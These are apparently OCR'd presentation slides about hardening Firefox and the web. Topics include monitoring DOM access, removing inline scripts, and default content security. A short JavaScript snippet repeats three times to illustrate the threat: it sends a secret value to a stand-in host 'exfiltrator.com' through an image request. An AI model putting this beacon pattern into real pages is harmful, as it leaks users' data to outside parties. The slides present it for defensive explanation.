
<h1 class="title-text" data-l10n-id="crashed-header"></h1>

<h2 data-l10n-id="crashed-offer-help"></h2>


HARDENING BY
ADDING LAYERS
OF SECURITY
Monitoring DOM-Access
Removing and Preventing Inline Script Execution
Enforcing Content Security By Default


DOM
JS-ENGINE
MONITORING
DOM BINDINGS
JS



DOM
JS-ENGINE
JS
MONITORING DOM BINDINGS
element.name = value;
element.setAttribute('name', value);
element.attributes[index].value = value;
element.attributes.getNamedItem('name').value = name;
…
setAttribute()



FIREFOX INTERNAL USE OF DYNAMIC RUNTIME MONITORING WITHIN DOM BINDINGS:

- eliminate usage of eval()
- eliminate usage of innerHTML()
- eliminate usage of javascript: URIs
- …

MONITORING DOM-ACCESS ON THE WEB?




90%

OF ALL WEBPAGES

*ARE POWERED BY JAVASCRIPT **

* *You Are What You Include: Large-scale Evaluation of Remote JavaScript Inclusions; Nikiforakis et al., CCS 2012*


info.com
content.com
exfiltrator.com
JS
WEBPAGES LOAD JS
FROM VARIOUS
DIFFERENT ORIGINS



info.com
content.com
exfiltrator.com
let secret = 2412;
let img = new Image();
img.src = “https://exfiltrator.com”;
img.src += pixel.png?value=“ + secret;


CURRENT


SECURITY MODEL

- *SAME ORIGIN POLICY (SOP)*
- *IFRAME SANDBOX*
- *CONTENT SECURITY POLICY (CSP)*

*IS **TOO** COARSE GRAINED FOR THE WEB!*


info.com
content.com
exfiltrator.com
let secret = 2412;
let img = new Image();
img.src = “https://exfiltrator.com”;
img.src += pixel.png?value=“ + secret;


info.com
content.com
exfiltrator.com
let secret = 2412;
let img = new Image();
img.src = “https://exfiltrator.com”;
img.src += pixel.png?value=“ + secret;
?
MONITOR DOM ACCESS
AND DENY ACCESS
TO CERTAIN ELEMENTS



THANK YOU!